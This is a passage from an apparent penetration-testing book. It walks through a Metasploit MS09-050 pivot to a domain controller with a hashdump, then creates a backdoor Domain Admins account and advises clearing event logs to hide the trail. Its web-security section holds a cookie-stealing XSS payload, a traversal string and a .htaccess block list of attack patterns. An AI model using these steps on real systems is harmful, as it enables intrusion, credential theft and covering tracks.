
If you're not still in the module, load up the ms09-050 exploit again:

```
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

We set our `RHOST`:

```
set RHOST 192.168.202.2
exploit
```

Hmmm! Nothing happened—it just sat there and then failed. We can run `sessions -l` and see we don't have a session. Where is the problem? When we look at the configuration, we see that we are using our address on the `10.100.0.0` network.




Let's change it to the pwned host we are on and see what happens:

```
set LHOSTS 192.168.202.3
exploit
```

And bang! We're in! Yes, we have borrowed the interface on **BO-SRV2** and exploited through it. We now have a `session2` running with a Meterpreter shell. By typing `sysinfo`, we see this is **BO-DC1** we have control of. Now, it's time to gain control of the whole network. We have the domain controller, so we can really wreak havoc.

Now that we are in this machine, we might find it is dual-homed or multi-homed to other network segments. We can pivot from this machine to a third network or a fourth. If one of the newly discovered network segments is also multi-homed, we could get ourselves a nice collection of hosts in this client network. If you have ever wondered how large networks get hacked deep into their internal networks, this is how.

Also, when using pivots, if after you have gathered all your loot you want to back out without a trace, the last command to run is **clearev**. This will clear all the event logs on the machine. Do this at every pivot point when backing out and your path is unlikely to be traceable.



OK, we're in.

First, let's gather some hashes:

```
hashdump
```

The fun part about cracking a domain controller is that you only have to crack one hash file to get both the local administrators and the domain administrators. We have the hash values for ALL the domain accounts and even the hashes for the machine accounts on the domain.

It was really nice of Microsoft to seamlessly integrate the domain accounts in with the local accounts. It would be much safer to store LDAP service accounts in their own encrypted store.

Be sure to copy/paste these into your project notes for later offline cracking:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
fflintstone:1105:aad3b435b51404eeaad3b435b51404ee:0005ed44b7e569f72d2b22ea684c1be0:::
sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab:::
rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6:::
BO-DC1$:1001:aad3b435b51404eeaad3b435b51404ee:3a1bca251ca7f2b86ccd6b8865a26d82:::
BO-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffcf88485be6d64c3::
meterpreter >
```

Abusing the Windows NET USE command

Password cracking is time-consuming. This is why it is generally a good idea to take that process offline on a system with high resource levels. You don't have to wait until John the Ripper has cracked all the passwords. We have SYSTEM access, so let's just set up a user account to which we know the password. We will use the Windows **NET USE** commands to do this from a shell.

Adding a Windows user from the command line

This little-known method for adding users can make your life as a Windows System Administrator easier. Adding users through the GUI interface is slow, but it is the only way that most Windows Administrators know how to do this task:

1. From inside the Meterpreter prompt, as we did before, type:

   ```
   shell
   ```

2. Run the following commands after getting a shell on the system:

   ```
   net user evilhacker lamepassword /add
   ```

   Notice we got an error from the SMB service that our password isn't strong enough, so let's try it again. After all, a good password will keep us out. Right?

   ```
   net user evilhacker LamePassword1 /add
   ```

   Success!

3. Make a Local Administrator group for her:

   ```
   net localgroup "Administrators" evilhacker /add
   ```

   Success!

4. Add her to the Domain Administrator group:

   ```
   net group "Domain Admins" evilhacker /add
   ```

   Success!

5. To exit the Windows shell, type:

   ```
   exit
   ```

We have now set up an account with full rights throughout the Domain. Now that we have unlimited access, we can back out of our exploits and get out of Metasploit - if you like. This way of creating accounts is also useful for your usual system administrative task of adding new users. You can write a batch file to add an unlimited number of users from a text file with a list of names and "first-use" passwords.

```
C:\Windows\system32>net user evilhacker lamepassword /add
net user evilhacker lamepassword /add
The password does not meet the password policy requirements. Check the minimum password length, p
assword complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.


C:\Windows\system32>net user evilhacker LamePassword1 /add
net user evilhacker LamePassword1 /add
The command completed successfully.


C:\Windows\system32>net localgroup "Administrators" evilhacker /add
net localgroup "Administrators" evilhacker /add
The command completed successfully.


C:\Windows\system32>net group "Domain Admins" evilhacker /add
net group "Domain Admins" evilhacker /add
The command completed successfully.


C:\Windows\system32>
```

Before we leave **BO-DC1**, we need to background our session on **BO-DC1**. We can see our two sessions running by typing:

```
sessions -l
```

```
Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ BO-SRV2  10.100.0.196:4444 -> 10.100.0.189:492
75 (10.100.0.189)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ BO-DC1   10.100.0.196-10.100.0.189:4444 -> 192
.168.202.2:49184 (192.168.202.2)

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

To kill all sessions, type:

```
sessions -K
```


This will kill all the running sessions. I'm not clearing the Event Logs this time.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > sessions -K
[*] Killing all sessions...
[*] 10.100.0.189 - Meterpreter session 1 closed.
[*] 192.168.202.2 - Meterpreter session 2 closed.
msf exploit(ms09_050_smb2_negotiate_func_index) >
```


Since we are still resident on the 10.100.0.0 network, we will need to log in to BO-SRV2 first. So, let's RDP into the host. We will use our brand new Administrator's account. To use RDP on Kali, you will use **rdesktop**. Rdesktop doesn't really have a GUI frontend, so from the command line type:

```
rdesktop 10.100.0.189
```


The desktop login screen will appear. You will notice in the screenshot that the user is listed as `evilhacker`. This will fail on a domain. So, since we know the Windows domain is LAB1, enter `LAB1\evilhacker` and your lame (but complex) password.




We're in! As you can see in the illustration below, we have a Windows domain-administrative user named `evilhacker`, and we can do anything we want. We could choose a name that is less noticeable, in case there is an audit of domain users. For penetration testing, we really want it to be obvious that there is a serious problem that the testing client needs to address.



Now let's pivot to the Domain Controller. Open up the Windows RDP client on BO-SRV2 and log into the Domain Controller.



We're in the Domain Controller!



If we open up the Active Directory Users and Computers mmc panel, we can see the `evilhacker` account we set up, with which we have full control to do everything.

One could ask, "why gather the user hashes if you have command over the domain?" A lot of network equipment isn't tied to the domain, and for security reasons should not be tied to the domain controller. Firewalls, routers, and such should have logins separate from domain accounts. People often use the same passwords all over the network, even on machines that are not logically connected to the domain account list. It is highly likely that one of the passwords you crack will work on other machines that are not tied to the domain. Also, even if the passwords don't work, you may get an idea of how the network users construct their passwords from likes or hobbies. A password such as `FalconsGoGo!` may lead to a password on another machine such as `RaidersSux!` on another device. Clearly, from looking at the first password, we can guess that the person is into football. A clue!

Little bits of information like this, that seem useless at first glance, may reveal a lot when combined with other bits of information you can find floating around the network. Knowing your user's mind in an important hacking tool. Being able to gather bits of info and then analyze these bits is what makes the difference between a good hacker and a great hacker. Being able to think like the person you are attacking is the greatest exploitation tool. The most powerful system you have is the one between your ears.

Summary

In this chapter, you learned how to hack into Windows computers and how to pivot from one exploited system to another. Metasploit is a complex system, but with practice, you should be able to go far beyond what we have shown you here. You probably have several years before NetBIOS is turned off by default in Windows networks, so a variant of this model should continue to be useful for quite some time.

In the next chapter, we will be talking about how to exploit web applications on Windows servers.

4
Web Application Exploitation

One of the easiest ways for an outsider to get into your network is by attacking your web presence. There are three classes of attack that are the most common for all webservers and application servers: cross-site scripting, buffer overflows, and SQL injection. As a penetration tester, you have to find and exploit the vulnerabilities presented, if possible. We will introduce three different tools for this purpose in this chapter: Armitage, OWASP ZAP, and Burp Suite. Armitage is the GUI frontend for the Metasploit Framework, OWASP ZAP is the Non-Profit OWASP organization's web-based webapplication testing tool, and Burp Suite is a complete webapp exploiter from Portswigger.

- Surveying the webscape
- Arm yourself with Armitage
- Zinging Windows servers with OWASP ZAP
- Search and destroy with Burp Suite

Surveying the webscape

Since web vulnerabilities are so tied to the site code and its relative security, we are going to start with surveying the landscape of web insecurity and the three top exploit classes. Classes of attacks include many specific exploits and, generally, cannot be completely solved by changing the `.htaccess` file.

Concept of Robots.txt

You can use the `.htaccess` file to block access to some of the site directories, in a similar way to how you can use the `robots.txt` file to request that robots ignore or do not index some directories. We use `wget robots.txt htaccess` at the very beginning to see what the site owners are hiding from searchengine spiders and to find out where the rewrites are going. If we know there is a `wp-admin` folder, we can know to dig in there immediately. We can also look for the paid content stored directly on the server. In the following `robots.txt` file, the `unixtux` folder might hold paid content that an evil hacker could sell. The following is the content of `robots.txt` from a WordPress site:

```
sitemap: http://cdn.attracta.com/sitemap/73546.xml.gz
User-agent: *
Disallow: /pscripts/
Disallow: /wp-content/
Disallow: /wp-admin/
Disallow: /unixtux/
Disallow: /wp-includes
Disallow: /wp-content/plugins
Disallow: /wp-content/cache
Disallow: /wp-content/themes
Disallow: /wp-includes/js
Disallow: /trackback
Disallow: /category/*/*
Disallow: */trackback
Disallow: /*?*
Disallow: /*?
Disallow: /*~*
Disallow: /*~
```

Robots are requested to ignore these directories, but it is basically a courtesy that the search engines offer to actually ignore the directories. Malware spiders may ignore the request for privacy.

Concept of .htaccess

The `.htaccess` is an invisible file (thus the dot at the beginning) which is part of the Apache webserver and lives in the `root` folder for the website. This file is a set of controls that tell the webserver where to direct certain requests. This file can be used to redirect certain requests, for instance:

- This file can maintain a session

- This file can redirect bad page requests to the home page or a special "404 page not found" notice
- This file can refuse access from known bad domains or IP addresses

Here are some examples of that:

```
<IfModule>
# BEGIN Ban Users
  # Begin HackRepair.com Blacklist
    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^[Ww]eb[Bb]andit [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^Acunetix [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^binlar [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^BlackWidow [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^Bolt\ 0 [NC,OR]
    Rewrite        RewriteCond %{HTTP_USER_AGENT} ^BOT\ for\ JCE
    [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^casper [NC,OR]Cond
    %{HTTP_USER_AGENT} ^Bot\ mailto:craftbot\@yahoo\.com [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^BOT\ for\ JCE [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^casper [NC,OR]
# END Ban Users
# BEGIN Tweaks
  # Rules to block access to WordPress specific files
    <files .htaccess>
    Order allow,deny
    Deny from all
    </files>
    <files readme.html>
    Order allow,deny
    Deny from all
  </files>
  <files readme.txt>
    Order allow,deny
    Deny from all
  </files>
</IfModule>

<IfModule mod_rewrite.c>
      RewriteEngine On

      # Rules to protect wp-includes
      RewriteRule ^wp-admin/includes/ - [F]
      RewriteRule !^wp-includes/ - [S=3]
```

```
RewriteCond %{SCRIPT_FILENAME} !^(.*)wp-includes/ms-
files.php
RewriteRule ^wp-includes/[^/]+\.php$ - [F]
RewriteRule ^wp-includes/js/tinymce/langs/.+\.php - [F]
RewriteRule ^wp-includes/theme-compat/ - [F]

# Rules to prevent php execution in uploads
RewriteRule ^(.*)/uploads/(.*).php(.?) - [F]

# Rules to block unneeded HTTP methods
RewriteCond %{REQUEST_METHOD} ^(TRACE|DELETE|TRACK) [NC]
RewriteRule ^(.*)$ - [F]

# Rules to block suspicious URIs
RewriteCond %{QUERY_STRING} \.\.\/ [NC,OR]
RewriteCond %{QUERY_STRING}
^.*\.(bash|git|hg|log|svn|swp|cvs) [NC,OR]
RewriteCond %{QUERY_STRING} etc/passwd [NC,OR]
RewriteCond %{QUERY_STRING} boot\.ini [NC,OR]
RewriteCond %{QUERY_STRING} ftp\:  [NC,OR]
RewriteCond %{QUERY_STRING} http\:  [NC,OR]
RewriteCond %{QUERY_STRING} https\:  [NC,OR]
RewriteCond %{QUERY_STRING} (\<|%3C).*script.*(\>|%3E)
[NC,OR]
RewriteCond %{QUERY_STRING} mosConfig_[a-zA-Z_]{1,21}(=|%3D)
[NC,OR]
RewriteCond %{QUERY_STRING} base64_encode.*\(.*\) [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(%24&x).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(127\.0).* [NC,OR]
RewriteCond %{QUERY_STRING}
^.*(globals|encode|localhost|loopback).* [NC,OR]
RewriteCond %{QUERY_STRING}
^.*(request|concat|insert|union|declare).* [NC]
RewriteCond %{QUERY_STRING} !^loggedout=true
RewriteCond %{QUERY_STRING} !^action=jetpack-sso
RewriteCond %{QUERY_STRING} !^action=rp
RewriteCond %{HTTP_COOKIE} !^.*wordpress_logged_in_.*$

# Rules to block foreign characters in URLs RewriteCond
%{QUERY_STRING} ^.*(%0|%A|%B|%C|%D|%E|%F).* [NC]
RewriteRule ^(.*)$ - [F]

# Rules to help reduce spam
RewriteCond %{REQUEST_METHOD} POST
RewriteCond %{REQUEST_URI} ^(.*)wp-comments-post\.php*
```

```
      RewriteCond %{HTTP_USER_AGENT} ^$
    </IfModule>
# Custom error document redirects

ErrorDocument 400 /wp-content/plugins/bulletproof-security/400.php
ErrorDocument 401 default
ErrorDocument 403 /wp-content/plugins/bulletproof-security/403.php
ErrorDocument 404 /404.php
ErrorDocument 405 /wp-content/plugins/bulletproof-security/405.php
ErrorDocument 410 /wp-content/plugins/bulletproof-security/410.php
```

To maintain defense in depth, you have to implement as much automated resistance into the site as possible, but you will not be able to block many cross-site scripting attacks, SQL injection attacks, or buffer-overflow attacks with `.htaccess`.

Quick solutions to cross-site scripting

Cross-site scripting is basically caused by invalid, un-escaped input from the browser. To stop it from happening on your Windows Application server, you have to create validating rules that work with your application architecture. The OWASP Top 10 Proactive Controls Document (`https://www.owasp.org/images/5/57/OWASP_Proactive_Controls_2.pdf`) shows examples of query parameterization for several languages you might be developing your applications in. The following is an example for C#.NET:

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.
SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

There are many different attacks possible with XSS, from minor site defacement to session hijacking. Below is an example of session hi-jacking.

```
'<script>
var img = new Image();
img.src="http://EvilHax0r.com?" + document.cookie;
</script>'
```

As a security engineer, you may have to show examples of exploit code that attacks the vulnerabilities, but you will expect the developers to handle the mitigating code for the vulnerable pages.

Reducing buffer overflows

Any form field that can be filled by the user, or is hidden from the user and contains session information, can be overflowed unless it is parameterized and handles excess data safely. When you are reviewing your web logs, you might see an extra-long URL that ends with something like the following: `http://,your-domain.com/images/../../../../../../../../../../%WINDOWS%/%system%/<something-useful-to-hackers>`. This is a very simple command intended to `cd` to a system file in your Windows folder. The webserver attempts to parse the command implicitly in the URI and back up to the drive partition root and go forward into the Windows directory. Note that you can keep this from working by not having the webserver on the same drive partition. If the `inetpub` folder is on the `r:` drive, it's likely that the attacker 'won't have prepared changing drives. However, this will not work on a default install of Windows Server anymore, as the OS will not allow direct remote access to the webserver user. You cannot guarantee that access to another folder will be so well protected.

To reduce buffer overflows, the fields must fail in a safe way when a cracker tries to overflow the data stack of heap in memory. On the frontend, you could have parameters on each field, created in the HTML code, JavaScripting, or a hundred other methods, and though these look like quick and easy fixes, client-side code is not safe. It can be changed. The careful parameterization could be gone in a heartbeat. You need to have your developers write server-side code to protect the site from buffer overflow. Server-side verification code is harder to access and modify from a remote location.


Avoiding SQL injection

A SQL injection is an attack that attempts to put an unexpected database command directly into your web application's database. An unexpected command pushed to your database can modify the content, including erasing the data. It can infect the database and push the infection to your users. It can let the evil hacker eavesdrop on every transaction on the database. It can let the attacker run operating-system commands on the host machine. Depending on how insecure the code is, your database could be getting successfully attacked over and over by automated tools. You will want to check your applications for whether the development framework uses an **Object Relational Model (ORM)** that automatically adds parameters to form fields and performs static code inspection.

- Three defenses against SQL injection from the OWASP SQL injection preparation cheat sheet can be found online (`https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet`). Use all three at once.
    - Wherever possible, use only prepared input, such as a pick list or radio buttons, so the user has a smaller quantity of choices, and programmatically allow only a very small group of SQL statements as input. For instance, if the form field is requesting within which US State the user resides, there might be a pick-list of state names and codes. Only allow that specific set of entries, by testing the input against a static list. Any other entry should cause the form to be rejected. Don't allow wild-card queries that might return unexpected results.
